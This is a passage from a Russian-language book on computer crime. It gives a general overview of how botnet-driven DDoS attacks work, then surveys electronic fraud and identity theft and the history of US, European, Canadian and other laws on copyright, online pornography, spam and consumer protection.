Инструменты DDoS очень просты, это такие распространённые ресурсы, как IRC, P2P, почтовые «черви», сомнительные Web-сайты и социальная инженерия. При таком многообразии инструментов жертвами DDoS-атак становятся крупные Web-сайты, серверы, большие компании и сервис провайдеры. «Ботнеты» для проведения DDoS-атак чаще управляются через публичные IRC-каналы, чем непосредственно через компьютер владельца. Процесс затрудняется при использовании подписей и стека протокола IP, однако, после того, как «ботнеты» проанализируют и оповестят хакера о способах защиты, атака может все же удаться.

---

[105] Термин «ботнет» может быть использован по отношению к большому количеству зараженных компьютеров, которые используются для организации DoS-атак и рассылки спама. Зараженные «троянским конём» компьютеры часто управляются через IRC каналы и ждут команд от хозяина, контролирующего «ботнет».

Таким образом, примерная схема DDoS-атак такова: хакер «ломает» много серверов по всей Интернет, устанавливает туда DDoS-модули, а потом, когда возникает соответствующая необходимость, подаёт всем своим зомбированным серверам команду о нападении. Соответственно, чем больше у него таких зомби, тем страшнее сама атака и её последствия. Как мы говорили выше, сейчас существуют DoS-атаки, которые позволяют забить более мощный канал, чем у атакующего, а при DDoS-атаке общая пропускная способность всех зомбированных машин может в десятки раз превосходить пропускную способность атакуемого. Для хакера DDoS-атаки хороши как раз тем, что они не требуют от него мощного канала связи. В принципе, хакер может вообще быть вне сети во время проведения атаки, так как в данном случае используются посторонние каналы, трафик и компьютеры. И ещё один плюс с точки зрения злоумышленника-вандала: если во время DDoS-атаки вовремя отключат даже половину участвующих в ней компьютеров, атака всё равно нанесёт жертве ощутимый ущерб. А ведь работает вся схема очень просто. Как известно, любой канал Интернет имеет свои ограничения, на этом факте и основано забивание канала мусором. Иногда бессмысленным, иногда конкретными запросами, иногда пакеты формируются так, чтобы ответ сервера был по размеру больше запроса. DDoS-модули могут быть также разными по написанию и использованию, например, изощрённые «троянские кони» с целым набором функций или простые «временные бомбы» с соответствующим встроенным счётчиком.

По видам можно разделить DDoS-модули на саморазмножающиеся и размножающиеся вручную. Как правило, серверные модули после установки слушают порт и ждут команд, поэтому вероятность обнаружения у них выше, чем у молчаливых, которые содержат все данные о жертве и ждут своего часа, никак не проявляя своего присутствия. Ещё DDoS-модули делят по запросам: на посылающих «электронный мусор» (это случайные данные, как правило, посылаемые по UDP или ICMP), расширяющиеся (например, минимальный запрос на HTTP-сервер имеет длину пакета 7 байт, а ответ зависит

от сервера, который в ответ послал 21239 байт, что в 3000 раз больше) и загружающие сервер (что очень эффективно против поисковых машин и страниц, собранных с использованием Perl или PHP). Однако при реальных взломах опытные хакеры стараются не пользоваться готовыми DDoS-модулями, которые хороши в обучающих целях, но на практике быстро нейтрализуются противоположной стороной.

Итак, компьютерные преступники представляют собой угрозу всем, кто подключён к Интернет: потеря важных данных, разрушение компьютерной системы и вывод её из строя. И чем известнее или богаче объект потенциальной атаки, тем больший интерес он представляет для хакеров и больше подвержен риску нападения. Поскольку хакеры постоянно используют свой талант, чтобы изобретать всё более изощрённые инструменты для реализации своих целей, государственные органы, учреждения, организации и обычные пользователи должны принять все меры, чтобы свести вероятность успеха и последствия атак к минимуму. Для решения последней задачи антивирусного программного обеспечения и межсетевых экранов явно недостаточно и, если существует вероятность потери критической информации, их необходимо дополнять современными аппаратными средствами защиты. В современных условиях необходимо постоянно контролировать возможную активность компьютерных злоумышленников, чтобы воспрепятствовать сканированию сети, созданию «чёрных ходов», проникновению «троянских коней», «ботнетов», осуществлению DoS и DDoS-атак, локальных атак и переполнению буфера. Причём следует помнить, что обеспечение информационной безопасности не кампания или единовременная акция, а напротив, постоянный процесс, требующий принятия своевременных и упреждающих мер.

Глава 2

Электронное мошенничество и его результаты

§1. Борьба с электронным мошенничеством. Разработка и принятие законодательных актов.

Вследствие развития глобальных телекоммуникаций всё больше мошенников стало оперировать в виртуальном пространстве. Уже в 2001 году в США впервые в истории ущерб от мошенничеств, совершённых с помощью Интернет и электронной почты, превысил ущерб, нанесённый «традиционными» жуликами, которые не использовали компьютер для проведения своих афер. Более того, по данным Internet Fraud Complaint Center[1], если среднестатистическая жертва мошенничества в Интернет в 2002 году потеряла 845 долларов, то жертва «традиционных мошенников» – на пять долларов меньше. Статистика показывает, что наиболее успешно срабатывают следующие методы завлечения жертв: сообщение, что шанс купить предлагаемую вещь по столь низкой цене – единственный в жизни; обещание получения денежного приза или существенного улучшения здоровья; предложение секретной информации, которая позволит много заработать; использование запутанных правил, которые пользователь не в состоянии осмыслить[2].

[1] Internet Fraud Complaint Center (IFCC) – Центр жалоб на мошенничество в Интернет.

[2] Эксперты Юридического центра общества потребителей США (National Consumer Law Center) считают, что основная масса электронных мошенников использует лишь несколько широко известных приёмов. Однако и эти методы работают, несмотря на то что об опасности подобных действий хорошо известно. К примеру, некий Марк Броуни в течение нескольких лет, начиная с 1998 года, совершил, как минимум, шесть мошенничеств по одной и той же схеме. Он открывал виртуальный магазин и обзванивал людей с предложениями покупки бытовой электроники по сверхнизким ценам. Собрав 10–20 тыс. долларов, Броуни бесследно исчезал.

Общаясь с потенциальными жертвами, электронные мошенники обычно подчёркивают, что их деятельность абсолютно законна, и стремятся использовать названия хорошо известных и солидных фирм. Представители компьютерного андеграунда во всём мире и, в том числе, если не в первую очередь, электронные мошенники, всё чаще применяют различные методы, технологии и ухищрения для маскировки своей криминальной деятельности, а иногда в буквальном смысле принимают чужую личину[3]. Электронные мошенничества, связанные с кражей конфиденциальной информации, использованием чужого имени, реквизитов финансовых организаций, государственных учреждений, известных компаний, а также их Web-сайтов во многих странах мира приобрели воистину угрожающий характер[4] – за последние шесть лет сотни миллионов (!) обычных пользователей из различных стран стали жертвами таких компьютерных преступлений. Причём лишь в США число пострадавших за один только прошлый (2005 год), которым пришлось расплачиваться за несанкционированные финансовые операции, совершённые без их ведома электронными мошенниками, по разным оценкам достигло от 25 до 35 млн. И это в то время как ещё за два года до того, в 2003 году, соответствующая цифра пусть и носила астрономический характер – 10 млн. пользователей, но не была столь шокирующей. Однако нечему удивляться, если статистические данные показывают следующую динамику: начиная с 1998 года количество зарегистрированных краж конфиденциальной инфор-

---

[3] Альбрехт У., Венц Дж., Уильямс Т. Мошенничество. Луч света на темные стороны бизнеса. СПб, 2000.

Корчагин А. Г. Экономическая преступность. Владивосток, 1998.

[4] Счётная палата США по заказу республиканской партии ещё в августе 2000 года подготовила доклад о соответствии федеральных Web-сайтов требованиям безопасности, предъявляемым к частным компаниям. Проверка проводилась согласно проекту законодательства, где было указано, что все Web-сайты, обрабатывающие личную информацию, должны соответствовать четырём основным принципам приватности: предупреждение, выбор, доступ и безопасность. В июле работники Счётной палаты США прошли обучение у сотрудников Федеральной торговой комиссии США и, используя её методологию, провели проверку 65 федеральных Web-сайтов. Результаты исследования показали, что только 3% из их числа следовали предписанным нормам приватности, 85% соответствовали правительственным стандартам, касающимся рассылки *предупреждений* о приватности информации, 45% соответствовали критерию *выбор*, 23% критерию *безопасность*, 17% критерию *доступ*.

мации, которая потом используется в электронных аферах, ежегодно возрастает примерно в полтора-два раза. И хотя в США, а также в некоторых странах Западной Европы существуют законы, согласно которым пострадавшие от подобных преступлений не платят всю величину понесённого ими ущерба, что, конечно, помогает смягчить горечь потерь, но им всё же приходится выплачивать законодательно установленные проценты от общей суммы безвозвратно украденных мошенническим путём денежных средств и иных материальных ценностей.

Основная причина повышенного интереса компьютерного андеграунда, организованной национальной и межнациональной преступности к конфиденциальной информации, хранящейся, обрабатываемой и передаваемой в электронном виде, лежит на поверхности, ведь в наиболее экономически развитых странах мира в последние годы практически завершился полный переход общества на безналичные расчёты и платежи[5]. Все меньше граждан этих стран носит с собой портмоне или, тем более, чемодан с пачками наличных. Если реальные деньги присутствуют в карманах гражданина США, ЕС, Японии, Австралии или Новой Зеландии, то это обычно незначительные суммы на мелкие текущие расходы, они представляют интерес разве что для уличной шпаны. Всеобъемлющее, массовое применение кредитных и дебетовых пластиковых карточек как занятым населением, так и пенсионерами фактически аннулировало необходимость постоянно иметь «при себе» крупные суммы наличных денег. Доступ же к ним, в случае необходимости, возможен в любое время дня и ночи, в любой географической точке цивилизованного мира. Однако потребительский комфорт общества безналичного потребления, как оказалось, имеет и другую сторону медали: несомненные удобства оплачиваются резко возросшим риском и уязвимостью всё тех же потребителей[6]. Например, завладевший именем и PIN-кодом владельца кредитной кар-

---

[5] Черкасов В. Н. Борьба с экономической преступностью в условиях применения компьютерных технологий. Саратов, 1996.

[6] Шестаков А. В. Теневая экономика. Учебное пособие. М., 2000.

точки мошенник фактически беспрепятственно может делать через Интернет покупки или производить иные траты от его имени, заказывать товары и т. п. В 2005 году миллионы пользователей в США обнаружили в выписках своих счетов покупки, которые они никогда не совершали[7]. Примерно семь миллионов граждан впали в состояние «шока», внезапно обнаружив, что некто неизвестный от их имени снял часть денег с их сберегательного счёта или выписал от их имени чек, подлежащий оплате деньгами с их банковского счёта. Хуже того, представьте, что уже давно привыкший жить в кредит житель Дикого Запада или западноевропейский бюргер вдруг получает отказ в кредитовании покупки дома, квартиры, автомобиля, мебельного гарнитура или домашнего кинотеатра. И всё это связано с тем, что он, сам того не подозревая, состоит в «чёрном списке» безнадёжных должников банка, как не расплатившийся за якобы взятую ранее весомую ссуду на круиз вокруг света в классе люкс самого фешенебельного лайнера. Потом, скорее всего, разберутся, но примерно в каждом пятом случае происходит так, что даже после того как пострадавшей компании или частному лицу удаётся доказать, что они не виновны, а за действия компьютерных преступников не несут никакой ответственности, раздосадованные кредиторы по-прежнему преследуют их, угрожая подрывом деловой репутации или имиджа и, естественно, снижая и без того пошатнувшуюся кредитоспособность пострадавших.

Незаконное использование чужих карточек, банковских счетов и страховок совершается несколькими путями. Мошенник может снять деньги с уже существующих счетов, а может и открыть новый, кредитный счёт на похищенное им или по его просьбе имя. По данным Федеральной торговой комиссии США, которая является основным государственным агентством по защите потребителей, этот путь особенно опасен, поскольку денежные потери от открытия незаконных счетов особенно велики. В настоящее время в

[7] В США, Великобритании, Германии и некоторых других странах практикуется такой порядок, когда обслуживающие кредитные карты компании ежемесячно присылают подробные выписки о сделанных покупках.

среднем, действовавшим таким образом преступникам удавалось украсть товаров и услуг на сумму более 10000 долларов. Кроме кредитных карточек современные электронные мошенники с большим удовольствием используют открывшиеся перед ними чуть ли не безбрежные возможности афёр с индивидуальными номерами частных граждан, которые присваиваются и используются органами социального обеспечения. Так как многие рутинные операции по обработке заявок на государственные льготы, пособия, пенсии и прочие виды социального обеспечения совершаются теперь электронным путём при помощи соответствующих компьютерных систем[8], мошенники, владеющие не принадлежащей им персональной информацией, выдают себя за другого человека и получают причитающуюся им государственную помощь. Иным распространённым видом электронных мошенничеств являются покупка легковых автомашин на чужое имя в рассрочку, аренда квартир, заказ услуг телефонной связи так, чтобы за них платил кто-то другой, и т. д. и т. п. – иногда кажется, что изобретательности злоумышленников нет предела.

Характерно, что проводимые в последние годы опросы, практически независимо от страны их проведения, показывают, что около половины пострадавших от краж личной информации знали, как преступникам удалось заполучить доступ к их финансам. Они либо потеряли свои кредитные карточки, либо обнаружили, что кто-то просматривал их электронную почту, либо обнаружили в своей компьютерной системе вредоносные программы, предназначенные для нелегального сбора данных. К сожалению, опросы вы-

[8] Между прочим, ещё в феврале 2000 года увидела свет директива, выпущенная бюджетным управлением администрации США, где сообщается о зависимости правительственного финансирования информационных технологий от наличия в программах и системах соответствующих мер безопасности. Решение о финансировании новых или уже действующих систем и программ отныне должно было приниматься, исходя из их соответствия ряду специально разработанных требований. Причём безопасность государственной информационной системы становилась ключевым элементом, а соблюдение конфиденциальности персональных данных было признано важнейшим приоритетом. Расходы на поддержание мер безопасности в правительственных компьютерных системах должны были соизмеряться с возможным ущербом от повреждения информационных систем или незаконного использования информации и устранение неисправностей в системах должно было проходить без нарушения нормальной работы организации, а приемлемый уровень риска следовало определять самим организациям.

явили еще одну крайне неприятную закономерность – в каждом четвёртом случае жертва мошенничества установила, что злоумышленником или пособником был член семьи или другой родственник, друг или коллега по работе. Примерно лишь в каждом двадцатом случае подобные компьютерные преступления совершались инсайдерами – сотрудниками самих финансовых учреждений, имеющими доступ к персональной информации клиентов. Между прочим, чаще всего имеет успех электронное мошенничество против пользователей с низким уровнем образования, а также против пользователей, относящихся к расовым и этническим меньшинствам. Типичной жертвой электронного мошенничества является также пожилой человек с невысоким уровнем образования и дохода. Людям из этих категорий населения США в среднем требуется полгода и более для того, чтобы заметить, что с их счетами происходит что-то неладное. Между тем, само собой разумеется, чем меньше времени проходит между моментом кражи чужой информацией или осуществления электронного мошенничества и фактом раскрытия аферы пострадавшим, тем меньше будет нанесённый ущерб. В результате в США, например, пользователи Интернет, не окончившие колледж (примерно 15%) и принадлежащие к расовым меньшинствам (около 20% от общего числа жертв мошенников), вынуждены были чаще и больше платить из своего кармана, чем их белые и лучше образованные сограждане.

Эксперты утверждают, что в 2007–2008 годы нас ждёт очередной резкий рост числа компьютерных преступлений. Причиной столь пессимистичного прогноза является, в частности, недостаточно строгое законодательство в большинстве стран, результатом чего могут стать миллиардные потери как крупных Интернет-компаний, так и простых пользователей Глобальной сети. Кроме того, особенностью электронного мошенничества последних лет является интенсивное использование инновационных достижений сектора информационных технологий[9]. Поэтому ведущие отечественные и зарубежные эксперты советуют пользователям быть более осторожными, например, при

[9] Волженкин Б. В. Отмывание денег. СПб, 1998.

совершении «онлайновых» сделок с использованием банковских счетов. Они также рекомендует более активно использовать системы аппаратно-программной защиты на каждом подключённом к Интернет компьютере.

Казалось бы, у современного общества имеется множество рычагов воздействия на компьютерный андеграунд с целью эффективного пресечения электронных преступлений, и, в частности, мошенничества. Например, принятие каждого закона в этой области можно считать локальной победой над компьютерной преступностью. И ведь это наиболее адекватный способ борьбы в условиях демократичного, правового общества и рыночной экономики. Но удивительно, сколько препон и рогаток стоит на этом пути. Надо сказать, что законодатели США практически с момента создания Интернет неоднократно пытались юридически ограничить его использование в мошеннических, противозаконных целях. Увы, большинство из этих попыток оказались тщётными или малоэффективными. Уже в 1998 году был разработан, а в 2000 году принят Конгрессом США Закон об авторском праве в Интернет (Digital Millennium Copyright Act, DMCA). Владельцам авторских прав на цифровую продукцию требовалось обеспечить хоть какую-то юридическую защиту от моментального несанкционированного распространения их продукции, и этот закон распространял авторское право на информацию, изображения, музыку и т. д., выкладываемые в Интернет. Однако практика показала, что для надёжной правовой защиты интеллектуальной собственности от поползновений компьютерных пиратов с помощью этого закона требуются огромные усилия не только со стороны правообладателей, но и со стороны государственных органов власти[10]. Кроме того, злоумышленники быстро нашли ла-

[10] Вместе с тем, известен и положительный опыт в данной области, например, в 2001 году китайские депутаты представили на рассмотрение Национального народного конгресса КНР поправки к закону, призванные усилить защиту авторских прав на публикации в Интернет. Как заявил в интервью газете China Daily депутат Нан Зен Зонг, «несмотря на успех Интернет в стране, власти Китая не намерены предоставлять пользователям право беспорядочного использования информации, представленной в Сети, а напротив, призваны поддерживать защиту авторских прав». Закон был принят в предложенной редакции и доказал свою необходимость и состоятельность в плане борьбы с электронными мошенничеством и пиратством.

зейки и способы обхода положений этого закона. Наиболее яркий пример представляет собой создание музыкального Web-сайта, ставшего всемирно известным под названием «Napster». После того, как в результате серии судебных процессов «Napster» отказался от распространения не принадлежащих ему музыкальных произведений и прекратил свою работу, тотчас появились его преемники. К ним можно отнести «KaZaA» и ему подобные сайты,

---

В январе 2000 года Правительство Гонконга ввело в действие поправки к закону, определяющие нарушение Copyright и торговых марок как серьёзное уголовное преступление, а также поправки, касающиеся несанкционированного копирования лицензионных продуктов. Эти меры являлись частью политики Правительства Гонконга по защите интеллектуальной собственности и авторских прав. Поправки к закону перевели пиратство и нарушение авторских прав из категории обычных преступлений в категорию организованных и тяжких. Представитель министра торговли и индустрии заявил, что новый закон запретил использование видеозаписывающей аппаратуры в кинотеатрах, театрах и концертных залах. В первый раз максимальным наказанием за это станет штраф в 643 доллара, а во второй раз нарушителю придётся выложить до 6428 долларов и подвергнуться трёхмесячному аресту.

В феврале 2001 года Европейский Парламент одобрил закон против Интернет-пиратства, заполнив тем самым законодательный вакуум, существовавший до того в этой сфере в странах Европейского Союза. Новые правила касались музыкальной и киноиндустрии и адаптировали законодательную базу европейских стран к реалиям современных информационных технологий, позволяя владельцам авторских прав защищать свою собственность от нелегального копирования, в том числе с помощью специальных систем кодирования. Стоит отметить, что некоторые звукозаписывающие компании и артисты сочли даже этот закон недостаточно строгим и не дающим возможности действительно эффективной борьбы с Интернет-пиратством.

В том же 2001 году в Канаде был объявлен сбор предложений граждан по реформе законодательства в сфере охраны авторских прав и интеллектуальной собственности.Сама же охрана, по заявлению министров промышленности и национального наследия Канады, в чьём ведении находятся эти вопросы, «должна начаться в сентябре, после того, как от граждан поступит достаточное количество предложений». В результате реформы был уточнён правовой статус в области сетевых теле-и радиотрансляций, узаконено использование программно-аппаратного обеспечения, используемого для воспроизведения защищённых от копирования DVD, установлена степень ответственности перед новым законом Интернет-провайдеров. Принятие и реализация на практике положений данного закона позволили официальным лицам Канады утверждать, что «действующие в стране нормы по охране авторских прав во многом соответствуют стандартам WIPO» (World Intellectual Property Organization – Всемирная организация по интеллектуальной собственности, ВОИС). Однако, по заявлению парламентариев и членов правительства, Канаде необходимо постоянно меняющееся законодательство в сфере охраны авторских прав и интеллектуальной собственности, что «позволит учитывать быстро меняющиеся реалии цифровой эпохи и более эффективно бороться с компьютерной преступностью». Благодаря такому подходу, сейчас в Канаде корректировка базовых законов ведётся постоянно в соответствии с быстро меняющимися реалиями.

помогающие распространять пиратское программное обеспечение[11]. Столь же безуспешно Конгресс США пытался бороться с таким видом преступности в Интернет, как порнография. Десять лет тому назад, в 1996 году, был принят Закон о соблюдении благопристойности в сфере массовых коммуникаций (Communication Decency Act), но в 1997 году Верховный суд США вынес свой вердикт, в котором указывалось, что «ряд положений закона нарушает Конституцию США, поскольку он содержит неконкретные, общие формулировки». Фактически борьба с порнографией в рамках этого закона завершилась, не успев как следует начаться. Также успешно был оспорен в суде и более поздний Закон о защите детей от неблагопристойной информации, содержащейся в Интернет (The Child Online Protection Act)[12]. Можно недоумевать, можно негодовать, но закон есть закон, а решения Верховного суда США в этой стране принято выполнять практически беспрекословно.

---

[11] Несколько более поздних попыток кардинальной доработки DMCA было блокировано противниками закона, которые говорят, что «он нарушает базовые права пользователей, существовавшие веками». Речь идёт о «первом правиле продажи» – по традиционным законам об авторских правах покупатель вправе одолжить приобретённый товар члену семьи или другу. Однако применительно к цифровым продуктам это чаще всего означает изготовление нелегальной копии. Против чего, естественно, активно выступают издатели и владельцы авторских прав. Юристы, исследовавшие проблему, не настаивают на применении «первого правила» к цифровым материалам, однако и не отрицают возможности пересмотра этой части закона. Интересно, что с особым жаром дискуссия на эту тему развернулась непосредственно накануне судебного процесса над российским программистом Дмитрием Скляровым, которому было предъявлено обвинение в нарушении именно закона DMCA.

[12] А вот по мнению официальных лиц Канады очень даже хорошо, что принятый ими в 2001 году закон по борьбе с детской порнографией в Интернет претендует на титул самого жёсткого в мире. Согласно этому документу, преступлением считается не только производство, передача или публикация в Интернет детской порнографии, но и её просмотр! Закон также ввёл уголовное преследование канадцев, совершивших подобные преступления за границей. По словам министра юстиции Энн Маклеллан, «закон предусматривает применение новейших технических средств, таких же, которыми пользуются и компьютерные преступники». Однако Интернет-провайдеры предупредили, что, хотя они и готовы закрыть все Web-сайты с детской порнографией, осуществить новые меры в полном объёме будет нелегко. А кто сказал, что должно быть легко? Окружной суд города Осака (Япония), например, вынес вердикт, по которому вставка гиперссылок на Web-сайтах незаконна. По мнению суда, гиперссылки негативно влияют на общий уровень электронного криминала в стране. Но, прежде всего, это судебное решение было направлено против владельцев Web-сайтов, которые сами вроде бы не содержат порнографии, но имеют ссылки на такого рода Web-сайты. Сильное решение? Да, но возражающих не нашлось. Не такое у граждан Страны Восходящего Солнца воспитание.

Достаточно наглядным примером трудного пути законопроекта от первоначальной редакции до принятия и введения в действие нормативных правовых документов служит история разработки и принятия антиспамовых законов в некоторых штатах США[13], а также соответствующего федерального закона. Итак, начиная с конца 90-х годов прошедшего столетия в США государство, желая пресечь многочисленные случаи электронного мошенничества, реализующие спам-рассылки как инструмент осуществления различных электронных афер, уделяло большое внимание введению антиспамового законодательства. Для этого было необходимо заставить авторов несанкционированных рассылок идентифицировать себя и создать чёткие механизмы, дающие возможность адресатам спама отказаться от получения подобной информации[14]. Неординарность такой задачи подчёркивает хотя бы тот факт,

---

[13] Впервые антиспамерский закон в Вашингтоне был введён в 1998 году после того, как ряд частных лиц и организаций потребовали «оградить их от такого рода рекламы». Однако в марте 2000 года, то есть через два года после введения его в действие, суд графства Кинг под председательством судьи Палмера Робинсона постановил, что один из самых жёстких законов штата, закон о запрете «спама» или рассылки рекламы по электронной почте – неконституционен, так как нарушает статью о коммерции Конституции США. Своим решением суд отменил действие закона на всей территории штата. По словам судьи Робинсона, принявшего такое судебное решение, «этот закон больше вредит бизнесу, чем помогает потребителям». Председательствующий судья также заявил: «Закон требует от коммерсантов страны выполнения никому не нужных и непосильных требований в определении места жительства адресата». Только через год и три месяца, 6 июня 2001 года, Верховный суд штата Вашингтон единогласно отменил решение суда низшей инстанции, которое аннулировало принятый штатом закон о спаме. Более того, в постановлении Верховного суда было прописано: «Единственное обязательство, которое должны взять на себя спамеры – быть честными – не является непосильным бременем для коммерческого оборота внутри страны, зато помогает бороться с электронным мошенничеством». Особо отметим, что в 2003 году в штате Вашингтон были приняты поправки к антиспамерскому законодательству, которые ввели самые крутые на тот момент в США меры против спамеров, подразумевающие, в частности, штраф до 500 долларов за каждое письмо для частных лиц и до 1000 долларов за аналогичное послание для организаций.

[14] Для защиты частной информации в Интернет и борьбы со спамом в Австралии, например, был разработан федеральным правительством и вступил в силу с 1 июля 2001 года, после принятия Парламентом, закон о порядке обращения с частной информацией о пользователях операторами Web-сайтов и частными лицами (The Privacy Amendment (Private Sector)). В Законе, в частности, сказано: коммерческие базы данных должны быть надёжны и содержать правильную информацию. Каждый гражданин имеет право получить доступ к информации о себе; компаниям запрещено продавать данные о пользователях без разрешения последних; операторы Web-сайтов обязаны публиковать информацию о политике Web-сайта в отношении частной информации; пользователи Интернет имеют право знать всё, что относится к информации о них, включая факты кражи из базы компа-

что в Конгрессе США обсуждалось сразу несколько вариантов такого законодательства и сами же законодатели неоднократно заявляли: «…нет гарантии, что принятие подобного закона сможет эффективно разрешить эту проблему». Один из проектов предусматривал требование, чтобы авторы электронных рассылок указывали свой точный адрес и иные реквизиты. Однако злоумышленники легко создают фантомные обратные адреса, формально соблюдая все требования о самоидентификации.

Другое предложение заключалось в идее создания особого электронного портала, который собирал бы необходимую информацию о спамерах. По замыслу её должны передавать туда получатели несанкционированных писем. Затем аналитики портала должны были бы проводить соответствующий анализ поступивших данных и, в случае выявления доказательств о нарушении правил электронной рассылки, передавать отобранные и систематизированные ими сведения в суд. Однако предварительные расчёты показали, что стоимость подобного портала может быть просто фантастически высокой и на его разработку могут уйти многие годы. При этом опять-таки не существует гарантий, что эта система будет эффективно работать.

Третье предложение предполагало создание особой базы данных, куда пользователи могли бы вносить адреса собственной электронной почты с целью уведомления о том, что на них не должны приходить незатребованные послания. Однако оказалось, что даже теоретически трудно представить себе последствия ситуации, когда к такой базе данных получат доступ отправители несанкционированных писем, ведь спам рассылают миллионы фирм, в диапазоне от явных мошенников до религиозных и благотворительных организаций, частных лиц и т. п.

ний; акции маркетинга по электронной почте должны предоставлять возможность отказа пользователя от получения подобной корреспонденции.

Четвёртая идея заключалась в том, чтобы ввести запрет на использование спамерами «фальшивых» тем писем[15] и запретить использование компьютерных программ, «скачивающих» адреса электронной почты с серверов. Но крайне трудно доказать, что тема электронного сообщения, неточно описывающая его содержание, или применение какого-либо программного обеспечения может квалифицироваться в качестве компьютерного правонарушения или, более конкретно – электронного мошенничества.

Прения длились несколько парламентских сессий[16], и, наконец, в марте 2001 года сенаторы Конгресса США предприняли очередную попытку ограничить рассылку нежелательной корреспонденции, разработав законопроект, запрещающий рассылку спама и предусматривающий уголовное наказание для спамеров. Итак, законопроект предусматривал уголовную ответственность за незаконное использование чужих почтовых ящиков для рассылки спама, штрафы до 15000 долларов (по 10 долларов за каждое письмо) и выплаты денежных компенсаций потерпевшим. Он также давал Интернет-провайдерам право подачи иска в суд на компании, использующие их сети для рассылки невостребованной корреспонденции. При этом преследовались чисто альтруистические цели, такие как предотвращение заполнения почтовых ящиков простых пользователей нежелательной корреспонденцией и уменьшение нагрузки на серверы небольших провайдеров доступа в Интернет. В Сенате проект закона поддержали активисты Совета против невостребованной коммерческой корреспонденции (CAUCE), которые лоббировали принятие любых законопроектов, запрещающих спам. «В течение прошлых лет мы работали практически над этим же законом, но в этот раз мы собираемся приложить все усилия, чтобы он был принят», – заявил представитель CAUCE Джон Мозена. Надо отметить, что на этот раз борьба со спамом велась на двух фронтах: пока провайдеры рассматривали вопрос о значитель-

[15] Например, электронное письмо, содержащее сообщение с некими предложениями от мошенников, вполне может декларировать безобидную тему: «Дружище, шлю тебе горячий привет».

[16] Конгрессмены рассматривали антиспамовые законопроекты начиная с 1998 года.

ном повышении платы за рассылку нежелательных писем, сенаторы рассматривали законопроекты, ограничивающие или вовсе запрещающие её.

Многие надеялись, что парламент, наконец-то, утвердит их в представленной редакции. Однако проект Закона о незапрашиваемых электронных коммерческих посланиях от 2001 года (The Unsolicited Commercial Electronic Mail Act of 2001), призванный эффективно бороться со спамом, был существенно урезан юридическим комитетом Конгресса США, который выхолостил его, вычеркнув из текста некоторые решительные меры, позволявшие потребителям преследовать особо злостных спамеров в уголовном порядке. Изменённый закон должен был рассматриваться Палатой представителей США, и в марте 2001 года его проект был единогласно одобрен подкомитетом по коммерции, телекоммуникациям, торговле и защите прав потребителей. В этой редакции Интернет-провайдерам предоставлялась возможность штрафовать лиц, рассылающих спам, при рассылке рекламной корреспонденции требовалось чётко указывать легальный адрес отправителя. Вне закона ставилась почтовая рассылка по спискам в случае отказа получателя от подписки на рассылку, был запрещён сбор адресов электронной почты с Web-сайтов[17]. Закон позволял Интернет-пользователям удалять собственный электронный адрес из списка маркетинговых компаний, а распространители спама должны были сообщать об этой возможности каждому из своих так называемых «клиентов». Кроме того, Интернет-провайдерам предоставлялась возможность компенсации собственных расходов на борьбу с особенно

[17] Некоторые европейские и американские Web-сайты более или менее следуют международным стандартам, разработанным с целью более совершенной защиты частной информации об их клиентах. Однако по данным ежегодно проводимых Международной ассоциацией потребителей исследований лишь небольшой процент из этих Web-сайтов строго придерживается абсолютно всех требований к соблюдению конфиденциальности хранящихся у них сведений. Более двух третей Web-сайтов, предоставляющих своим клиентам различные услуги, создают базу данных, которая содержит сведения, помогающие идентифицировать пользователя. И лишь некоторые Web-сайты дают клиентам возможность решать самим, размещать ли им сведения о себе в списке электронных адресов или остаться недосягаемым для посторонних лиц. Таким образом, исследования показали, что разрабатываемые некоторыми правительством стандарты, видимо, недостаточно строги, так как Web-сайты зачастую не соблюдают конфиденциальность сведений о своих клиентах, а также запрашивают у них информацию, которая является частной.

несговорчивыми спамерами из расчёта 10 долларов за каждое сообщение, – в пределах 500 000 долларов. После того как подкомитет единогласно проголосовал за принятие закона, его ещё должен был рассмотреть Комитет по энергетике и торговле. Представители этого Комитета заявляли, что проект закона с внесёнными в него поправками представляет собой «превосходную законодательную базу для честного ведения онлайнового бизнеса». Однако многие эксперты во главе с представителями Американской ассоциации по страхованию считали, что принятие закона, ограничивающего рекламную деятельность в режиме «онлайн», значительно повредит развитию электронного бизнеса. Быстро сказка сказывается, а сроки окончательного обсуждения проекта столь нужного закона вновь откладывались[18].

Тем временем жизнь шла своим чередом. Бурное развитие электронной коммерции привело к необходимости срочной разработки новых или внесения необходимых поправок в действующие законы, например о защите прав потребителей, и работа над созданием новых законов для онлайновых покупателей была инициирована сразу несколькими государствами в разных частях земного шара. В частности, в Новой Зеландии такие работы были начаты в апреле 2000 года, и летом того же года первый проект закона был представлен общественности после завершения консультаций с торгующими ор-

---

[18] Между тем, по состоянию на октябрь 2002 года, результаты исследований компании MessageLabs, предоставляющей услуги управляемой электронной почты для заказчиков в Европе, США и Гонконге, показывали, что в Великобритании каждое восьмое электронное письмо – спам. Западной Европе спам обходился в 10,2 млрд. евро в год, или около 25,5 евро на одного пользователя. В Америке ситуация выглядела ещё хуже, там незатребованным являлось каждое третье электронное письмо с предложениями, например, пожертвовать деньги на какие-нибудь чрезвычайно гуманные и возвышенные цели. Понять, насколько огромна эта цифра, позволяют данные на начало года: в январе 2002 года британские пользователи получали рекламу лишь в каждом 199 письме. По словам специалистов компании MessageLabs, постоянно происходит обоюдный процесс совершенствования виртуозности как борцов со спамерами, так и самих спамеров, если первые вынуждены встраивать в свои продукты всё более изощрённые фильтры от спама, то последние придумали, в частности, так называемый полиморфный спам, несколько меняющий форму, чтобы обманывать статические фильтры. Серьёзность проблемы спама как реальной составляющей компьютерной преступности ни у кого не вызывала сомнения. Некоторые из компаний, опрошенных MessageLabs, считали, что от трети до половины их электронной почты – спам.

ганизациями и потребителями. В законе подтверждалась необходимость указания физического адреса для онлайнового продавца, обязательное уведомление покупателя о системе конфиденциальности и надёжности покупок, подробное описание системы возврата товаров и подачи жалоб, а также приводились необходимые ссылки на законы, которые уже применялись в торговых сделках. В течение нескольких последующих месяцев была подготовлена окончательная редакция этого закона, а также соблюдены все процедурные требования для его принятия и вступления в действие. Так что представитель Правительства Новой Зеландии уже в 2001 году имел все основания гордо заявить: «Мы надеемся, что и в других странах будут разработаны подобные законодательные акты, которые смогут защитить права онлайновых потребителей от мошенников и злоумышленников во всём мире».

